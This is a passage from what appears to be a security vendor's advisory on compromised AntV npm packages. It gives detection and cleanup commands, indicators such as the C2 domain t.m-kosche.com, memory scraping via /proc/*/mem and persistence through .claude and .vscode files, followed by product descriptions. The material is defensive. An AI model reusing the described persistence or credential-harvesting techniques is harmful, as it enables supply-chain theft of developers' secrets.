Cross-reference the resolved versions against the compromised versions table above.
2. Check for the Malicious File
# Search node_modules for the injected payload
find node_modules -name "index.js" -size +400k -type f 2>/dev/null

# Search for the malicious optional dependency
grep -r "@antv/setup" node_modules/*/package.json 2>/dev/null
3. Check CI/CD Logs
Search your GitHub Actions logs for evidence of the payload executing:
- Any reference to
@antv/setupduring dependency installation - Unexpected outbound network connections to
t.m-kosche.comduring build/test steps bun run index.jsin process logs- Unexpected
python3processes reading/proc/*/mem
For the Community: Recovery Steps
Code Repositories / Developer Machines
- Pin to safe versions: Downgrade to the last clean version for each affected package (see table above).
- Delete
node_modulesand reinstall:rm -rf node_modules && npm install - Check for and remove persistence artifacts:
# Remove Claude Code persistence
rm -f .claude/setup.mjs
# Compare settings.json against version control
git diff .claude/settings.json
# If modified, restore from clean state or delete and reconfigure

# Remove VS Code persistence
git diff .vscode/tasks.json
rm -f .vscode/setup.mjs

# Check for injected GitHub Actions workflows
git diff .github/workflows/codeql.yml - Rotate credentials: If you ran
npm installwith a compromised version, rotate any npm tokens, GitHub PATs, cloud API keys, SSH keys, and other secrets accessible on that machine. - Check for cryptocurrency wallet exposure: If you have crypto wallet files on the machine (
~/.bitcoin/wallet.dat,~/.ethereum/keystore/*, etc.), transfer funds to a new wallet immediately.
For CI/CD Environments
- Rotate all CI secrets immediately: GitHub tokens, npm tokens, cloud provider credentials, and any other secrets available in the workflow environment. The Runner.Worker memory scraper captures every secret, including masked ones.
- Audit GitHub repositories for unauthorized commits, branch creation, or workflow modifications in the past 24 hours.
- Review network logs for
api.github.comrequests with User-Agentpython-requests/2.31.0from runner hosts, and any connections tot.m-kosche.com. - Check for downstream propagation: If any of your packages were published during a CI run that installed a compromised version, those published versions may also be compromised.
- Review npm access tokens: Run
npm token listand revoke any tokens you do not recognize.
For StepSecurity Enterprise Customers

Threat Center Alert
StepSecurity has published a threat intel alert in the Threat Center with all relevant links to check if your organization is affected. The alert includes the full attack summary, technical analysis, IOCs, affected versions, and remediation steps, so teams have everything needed to triage and respond immediately. Threat Center alerts are delivered directly into existing SIEM workflows for real-time visibility.
Harden-Runner

Harden-Runner is a purpose-built security agent for CI/CD runners.

It enforces a network egress allowlist in GitHub Actions, restricting outbound network traffic to only allowed endpoints. Both DNS and network-level enforcement prevent covert data exfiltration.
The C2 domain t[.]m-kosche[.]com used by this campaign has been added to the StepSecurity Global block list. For all Harden-Runner users by default, the workflow run is now terminated as soon as a connection to the C2 domain is detected, preventing the payload from exfiltrating secrets from the GitHub Actions workflow run.
Secure Registry

StepSecurity Secure Registry provides each enterprise customer with a dedicated, policy-enforced npm registry that sits between your existing package manager (such as JFrog Artifactory) and the public npm registry. Instead of fetching packages directly from registry.npmjs.org, your infrastructure routes requests through your StepSecurity registry, which applies configurable security policies before serving any package.
The primary defense here is the cooldown period. Newly published package versions are held for a configurable window before being served to any developer machine or CI/CD pipeline. When the compromised AntV packages were published to npm, Secure Registry customers were never exposed. Their registries continued serving the last known safe versions while the cooldown clock ran, giving the community and StepSecurity's AI Package Analyst time to flag and permanently block the malicious releases.
Detect Compromised Developer Machines
Supply chain attacks like this one do not stop at the CI/CD pipeline. The malicious payload harvests credentials, SSH keys, cloud tokens, cryptocurrency wallets, and AI tool configurations from the local environment. Every developer who ran npm install with a compromised version outside of CI is a potential point of compromise.
StepSecurity Dev Machine Guard gives security teams real-time visibility into npm packages installed across every enrolled developer device. When a malicious package is identified, teams can immediately search by package name and version to discover all impacted machines.
npm Package Cooldown Check
Newly published npm packages are temporarily blocked during a configurable cooldown window. When a PR introduces or updates to a recently published version, the check automatically fails. Since most malicious packages are identified within hours, this creates a crucial safety buffer. In this case, the compromised AntV versions were published in rapid succession on May 19, so any PR updating to an affected version during the cooldown period would have been blocked automatically.
npm Package Compromised Updates Check
StepSecurity maintains a real-time database of known malicious and high-risk npm packages, updated continuously, often before official CVEs are filed. If a PR attempts to introduce a compromised package, the check fails and the merge is blocked. All compromised versions from this campaign were added to this database within minutes of detection.
npm Package Search
Search across all PRs in all repositories across your organization to find where a specific package was introduced. When a compromised package is discovered, instantly understand the blast radius: which repos, which PRs, and which teams are affected. This works across pull requests, default branches, and dev machines.
AI Package Analyst
AI Package Analyst continuously monitors the npm registry for suspicious releases in real time, scoring packages for supply chain risk before you install them. In this case, the compromised AntV versions were flagged within minutes of publication, giving teams time to investigate, confirm malicious intent, and act before the packages accumulated significant installs. The payload size anomaly, injected index.js at the package root, and the optionalDependencies reference to a GitHub commit were all surfaced as high-confidence supply chain indicators.